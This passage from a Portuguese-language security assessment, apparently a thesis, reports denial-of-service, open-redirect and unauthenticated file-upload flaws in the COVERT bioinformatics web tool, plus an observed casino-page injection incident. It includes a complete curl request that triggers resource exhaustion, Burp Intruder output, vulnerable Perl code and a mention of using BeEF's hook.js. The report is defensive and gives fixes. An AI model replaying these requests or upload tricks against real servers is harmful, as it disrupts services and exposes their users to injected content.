drwxr-xr-x  3 www-data www-data  12K set 17 23:00 meme_form_20230917224209830
drwxr-xr-x  3 www-data www-data  12K set 17 23:01 meme_form_20230917224233136
drwxr-xr-x  3 www-data www-data  12K set 17 22:55 meme_form_20230917224410116
drwxr-xr-x  3 www-data www-data  12K set 17 23:03 meme_form_20230917224422483
drwxr-xr-x  3 www-data www-data  12K set 17 22:54 meme_form_20230917224431042
drwxr-xr-x  3 www-data www-data  12K set 17 22:57 meme_form_20230917224757969
drwxr-xr-x  3 www-data www-data  12K set 17 23:06 meme_form_20230917224759346
drwxr-xr-x  3 www-data www-data  12K set 17 23:05 meme_form_20230917224902230
drwxr-xr-x  3 www-data www-data  12K set 17 22:58 meme_form_20230917225007621
drwxr-xr-x  3 www-data www-data  12K set 17 23:02 meme_form_20230917225245402
drwxr-xr-x  3 www-data www-data  12K set 17 23:06 meme_form_20230917225556109
drwxr-xr-x  3 www-data www-data  12K set 17 23:05 meme_form_20230917225731221
drwxr-xr-x  3 www-data www-data  12K set 17 23:06 meme_form_20230917225739242
drwxr-xr-x  3 www-data www-data  12K set 18 02:57 meme_form_20230918025547368
drwxr-xr-x  3 www-data www-data  12K set 18 02:57 meme_form_20230918025549022
drwxr-xr-x  3 www-data www-data  12K set 18 02:57 meme_form_20230918025623515
drwxr-xr-x  3 www-data www-data  12K set 18 02:57 meme_form_20230918025624706
```

Terminal | Diretórios criados na inclusão de uma sequência genética não válida, gerando 12KB por pasta (Ambiente Simulado)

Essa técnica representa um sério desafio de segurança, uma vez que pode resultar em uma sobrecarga substancial dos recursos de armazenamento, afetando negativamente o desempenho do sistema e a disponibilidade dos recursos. Portanto, é imperativo adotar medidas eficazes para mitigar essa vulnerabilidade.

7.5. Denial of Service

Durante a realização dos testes, observou-se que o procedimento de criação de diretórios e a subsequente compilação interna exercem um impacto substancial no servidor, resultando em um significativo aumento no valor do "Load Average". É importante destacar que esses testes foram conduzidos em um ambiente controlado, no qual obtivemos o código-fonte por meio de um repositório GIT externo. Esse ambiente controlado nos permitiu trazer evidências substanciais dos impactos do ataque sem comprometer o sistema real, garantindo a integridade do ambiente de produção.

```
curl -i -s -k -X $'POST' \
    -H $'Host:    tcc.exemplo.br  ' -H $'Content-Length: 803' -H $'Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryXBoxcCCTBQpjzyxS' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36' -H $'Connection:
close' \
    --data-binary $'------WebKitFormBoundaryXBoxcCCTBQpjzyxS\x0d\x0aContent-Disposition: form-data;
name=\"domain\"\x0d\x0a\x0d\x0a   tcc.exemplo.br  \x0d\x0a------
WebKitFormBoundaryXBoxcCCTBQpjzyxS\x0d\x0aContent-Disposition: form-data;
name=\"promoter_size\"\x0d\x0a\x0d\x0a300\x0d\x0a------
WebKitFormBoundaryXBoxcCCTBQpjzyxS\x0d\x0aContent-Disposition: form-data;
name=\"genomes\"\x0d\x0a\x0d\x0a2\x0d\x0a------WebKitFormBoundaryXBoxcCCTBQpjzyxS\x0d\x0aContent-
Disposition: form-data; name=\"option\"\x0d\x0a\x0d\x0a1\x0d\x0a------
WebKitFormBoundaryXBoxcCCTBQpjzyxS\x0d\x0aContent-Disposition: form-data;
name=\"lastGenomeId\"\x0d\x0a\x0d\x0a2\x0d\x0a------WebKitFormBoundaryXBoxcCCTBQpjzyxS\x0d\x0aContent-
Disposition: form-data; name=\"filename\"; filename=\"paginaMaliciosa.html\"\x0d\x0aContent-Type:
application/octet-stream\x0d\x0a\x0d\x0aAPR\x0d\x0a------
WebKitFormBoundaryXBoxcCCTBQpjzyxS\x0d\x0aContent-Disposition: form-data;
name=\"product\"\x0d\x0a\x0d\x0a\x0d\x0a------WebKitFormBoundaryXBoxcCCTBQpjzyxS--' \
    $'http:// tcc.exemplo.br /cgi-bin/COVERT/form-regulon-action.pl'
```

Curl | Envio da requisição multipart/form-data que força um grande processamento interno do servidor


O processo de upload não exige autenticação ou token de proteção contra Fixação de Requisição Direta. Identificou-se a possibilidade de efetuar a requisição por meio do comando "curl" para verificar a criação de diretórios. Esse processo demonstrou que a criação de diretórios e a subsequente compilação têm um impacto substancial no servidor, resultando em um aumento significativo do valor de "Load Average". Esse impacto persiste após a conclusão do ataque, uma vez que uma fila de execução continua ativa, mesmo após o processamento das solicitações. Em um ambiente de testes controlado, foi observado que o uso da CPU variou entre 0,9\% e 5\%, na utilização legítima do servidor.

O teste teve início com a submissão simultânea de múltiplas solicitações HTTP para o recurso /cgi-bin/COVERT/form-regulon-action.pl. Essas solicitações podem ser automaticamente geradas por bots ou ferramentas de ataque:

Request	Payload	Status code	Error	Timeout	Length
1	AAA	302	☐	☑	336
2	AAB	302	☐	☐	242
3	AAC	302	☐	☑	336
4	AAD	302	☐	☐	242
5	AAE	302	☐	☐	242
6	AAF	302	☐	☐	242

Burp Suite Intruder | Início do ataque, múltiplas threads no endpoint form-regulon-action.pl

Durante o ataque de Negação de Serviço, observou-se um aumento significativo na utilização do processador, que saltou de 5\% para 96,6\%, com picos de 99\% em determinados momentos. Essa mudança reflete a sobrecarga imposta ao servidor ao lidar com os subprocessos "meme" e "clustalo", conforme apresentado abaixo:



Comando top | Servidor sob ataque, múltiplas threads no entrypoint form-regulon-action.pl geram sobrecarga não controlada

Quando o servidor recebe um grande número de solicitações em um curto período de tempo, ele precisa alocar recursos, como memória, CPU e largura de banda, para processar cada solicitação. Se a tarefa executada pelo servidor for ineficiente e consumir muitos recursos, o servidor pode ficar sobrecarregado. À medida que o servidor tenta processar inúmeras solicitações simultâneas, a carga na CPU aumenta significativamente, pois o servidor executa scripts e processa dados para cada solicitação.


```
root@Ubuntu:/var/www/html/COVERT/form/meme_results/meme_form_20230917220543406# cat /proc/loadavg
93.19 92.95 87.16 96/1034 13158
```

Terminal | Alto LoadAVG, computador aquece devido a solicitações simples, mas custosas para o servidor

Esse cenário pode levar a um esgotamento dos recursos, onde o aumento na taxa de processamento pode chegar a extremos. Se o servidor não estiver devidamente configurado para limitar ou mitigar solicitações em excesso, pode chegar a um ponto em que não consegue alocar recursos para novas requisições. Como resultado, essa situação poderia desencadear uma falha no servidor ou a indisponibilidade dos serviços hospedados, impactando negativamente a disponibilidade e a performance da infraestrutura.


7.6. Open Redirect e Unvalidated HTTP Method in Backend

Foi identificada uma vulnerabilidade de alta críticidade de open-redirect devido à ausência de validação adequada no campo 'domain' da aplicação. Esta vulnerabilidade permite que um potencial atacante manipule o redirecionamento de URLs, redirecionando os usuários para sites maliciosos. Essa ação pode ter graves consequências, desde a disseminação de malware até a coleta indevida de informações confidenciais dos usuários. O risco associado a essa vulnerabilidade é significativamente alto, e sua exploração pode comprometer a integridade e segurança da aplicação.



Burp Suite | Requisição real em POST usando a Agetic apenas para exemplificação

A ameaça se agrava pelo fato de que a aplicação suporta tanto requisições POST quanto GET, ampliando o vetor de ataque potencial. Requisições POST frequentemente incluem informações sensíveis e a manipulação do redirecionamento nesse contexto pode ser explorada para direcionar dados confidenciais a um site mal-intencionado. Por conseguinte, torna-se imperativo implementar medidas de segurança robustas para mitigar essa vulnerabilidade e evitar que a aplicação se torne uma porta de entrada para ataques cibernéticos.



Burp Suite | Requisição forçando parametro GET e enviando ao domínio do atacante

No contexto dessa vulnerabilidade de open-redirect, é altamente recomendado que se realize uma validação rigorosa no valor do campo 'domain' antes de utilizá-lo na construção da URL de redirecionamento. Além disso, é aconselhável criar uma lista branca de domínios permitidos, o que garantirá que apenas domínios confiáveis possam ser utilizados para redirecionamentos. Outra medida eficaz é considerar o uso de redirecionamentos relativos em vez de absolutos, reduzindo a exposição a riscos, uma vez que os redirecionamentos relativos são menos suscetíveis a manipulações maliciosas.


```
sub prepareRedirect{
        my ($q) = @_;
        $server_path = $q->param('domain')."/COVERT";
        $URL = "http://$server_path/?key=$process_id&showModal=true";
}
```

Código-fonte | Analisando código vulnerável

Portanto, a correção dessa vulnerabilidade e a implementação das medidas de segurança recomendadas têm o potencial de mitigar significativamente o impacto prejudicial que essa falha pode ter na aplicação, protegendo os dados dos usuários e mantendo a integridade do sistema.


7.7. Bypass File Upload Vulnerabilities

Identificou-se que o diretório "COVERT - CONserVEd Regulon Tool" da aplicação apresenta uma funcionalidade de upload de arquivos não autenticada. O COVERT desempenha um papel crucial na análise de sequências genéticas e na compreensão da regulação gênica em bactérias. É uma ferramenta de grande relevância para pesquisadores e cientistas que trabalham com genômica bacteriana, pois permite a identificação de elementos regulatórios conservados em genomas bacterianos completos.



COVERT | Página de Upload de arquivos FASTA sem autenticação

Contudo, durante a análise, foi constatada uma vulnerabilidade crítica. A funcionalidade de upload de arquivos não valida o tipo de arquivo enviado, tornando possível o envio de arquivos maliciosos. No teste, procedemos com o upload de um arquivo denominado "HKLMXYZ.html". Contudo, esse arquivo continha código HTML para validar e criar uma prova de conceito, visando explorar a capacidade de injetar código:



Burp Suite | Requisição RAW do envio de arquivo HTML para a página

Após o upload, o servidor acionou uma série de funções padrão, com destaque para a função "make_dir". Essa função é responsável por criar diretórios no sistema de arquivos, com base em variáveis e parâmetros do programa, incluindo o carimbo de data e hora Unix:

```
111  sub make_dir(){
112          $file_path      = "$meme_path_result/meme_form_$process_id";
113          $file_err       = "$file_path/$process_id".".err";
114          $file_in                = "$file_path/etc/$process_id".".in";
115          $file_log       = "$file_path/etc/log/$process_id".".in";
116          $file_fasta = "$file_path/$process_id".".fasta";
117
118          system("mkdir $file_path");
```

Código-fonte | Função do servidor que prepara o upload e os diretórios responsáveis

Outra função de grande relevância é a "copy_dir", que copia um conjunto específico de arquivos e diretórios da pasta "etc/" para o diretório onde os dados relacionados ao processo em execução são armazenados. Essa operação é fundamental para assegurar que todos os arquivos necessários estejam prontos e acessíveis para a execução do processo, e também foi explorada anteriormente para a realização de um ataque de negação de serviço (DoS):

```
124 sub copy_dir(){
125         $file_path      = "$meme_path_result/meme_form_$process_id";
126 
127         system("cp -R etc $file_path");
128 
129 
130 }
```

Código-fonte | Diretório gerado onde opção enviada seja "1" e o erro seja "true"

No decorrer da análise, foi constatado que em caso de erro durante a operação de upload, o sistema registra o arquivo no sistema de arquivos em um diretório específico. Esse cenário ocorre quando a opção enviada anteriormente é 1 (via parâmetro POST) e resulta em um erro na execução. A estrutura do diretório segue o seguinte formato, em que "xxxx" representa o carimbo de data e hora Unix gerado no processo.

/COVERT/form/meme_results/meme_form_xxxxxxxxxxxxxxxx/etc/xxxxxxxxxxxxxxxx.in

make_dir e copy_dir irão preparar esse diretório, onde xxxxx representa o timesatamp Unix atual

É relevante destacar que, caso a vulnerabilidade previamente mencionada referente aos diretórios da web navegáveis (Browsable web directories) estivesse corrigida, um potencial atacante enfrentaria a necessidade de realizar um ataque de força bruta no diretório. Isso aumentaria consideravelmente a complexidade e o custo do ataque, tornando-o menos furtivo e mais visível aos administradores do sistema.

```
36 my $t = time;
37 my $datestring = strftime "%Y%m%d%H%M%S", localtime $t;
38 $datestring .=sprintf "%03d", ($t-int($t))*1000;
39 
40 
41 our $process_id = $datestring;
```

Código-fonte | Criando o nome do diretório baseado em Timestamp Unix

É notório que a aplicação não valida adequadamente o tipo de arquivo a ser carregado, embora devesse aceitar apenas arquivos no formato .FASTA. Essa falha permite que um

atacante insira arquivos maliciosos, potencialmente explorando outras técnicas para alcançar uma Execução de Código Remoto (RCE).

```
my $filename = $q->upload('filename');

open (OUTFILE, ">", "$file_in") or die "Couldn't open $file_in for writing: $!";
open (LOG, ">", "$file_log") or die "Couldn't open $file_log for writing: $!";
print LOG "genome_ids: $genome_ids \npromoter_size: $promoter_size\n";

while ($bytesread = read($filename, $buffer, $num_bytes)) {
        $totalbytes += $bytesread;
        print OUTFILE $buffer;
        print LOG $buffer;
}
```

Local onde ele será escrito

Escrita do arquivo

Código-fonte | Criando o arquivo .in caso a opção seja 1 e resulte de um erro.

Consequentemente, foi possível injetar com êxito o arquivo no ambiente. Além disso, a inclusão de uma biblioteca hook (hook.js) do BeeF permitiria a realização de ataques mais sofisticados no navegador da vítima.

Navegador | Página HMTL injetada com sucesso no ambiente.

Assim, a injeção bem-sucedida desta página HTML ocorreu devido à manipulação do fluxo de execução padrão. Este desvio foi alcançado por meio da introdução de um arquivo .FASTA inválido, juntamente com a seleção da opção 1. Tal seleção direcionava o fluxo para a geração de um log no sistema, que era armazenado no diretório

"meme_form_xxxx/etc/xxxxx.in". Esse desvio permitiu o carregamento de um arquivo potencialmente malicioso, com o objetivo de enganar os usuários dessa aplicação. Essa análise aprofundada destaca a gravidade da vulnerabilidade de upload de arquivos e enfatiza a necessidade de implementar verificações apropriadas de tipo de arquivo e outras medidas de segurança para proteger os sistemas contra potenciais ataques.


8. Incidente de segurança encontrado

Nesta seção, abordaremos um incidente de segurança que foi detectado durante as atividades de teste. Após concluir a etapa de injeção de um código HTML inofensivo para a coleta de uma prova de conceito, observamos que, simultaneamente, ocorreu uma exploração maliciosa por parte de terceiros, que passaram a inserir páginas HTML com o propósito de promover cassinos online.

```
http://tcc.exemplo.br/COVERT/form/meme_results/eclbet/
http://tcc.exemplo.br/COVERT/form/meme_results/manu888/
http://tcc.exemplo.br/COVERT/form/meme_results/mybet88/
http://tcc.exemplo.br/COVERT/form/meme_results/pavilion88/
http://tcc.exemplo.br/COVERT/form/meme_results/slot99/
```

Navegador | Páginas de cassino injetadas por atacantes.


Ao analisar um desses arquivos injetados, confirmamos que o site estava enfrentando um incidente de segurança em tempo real.



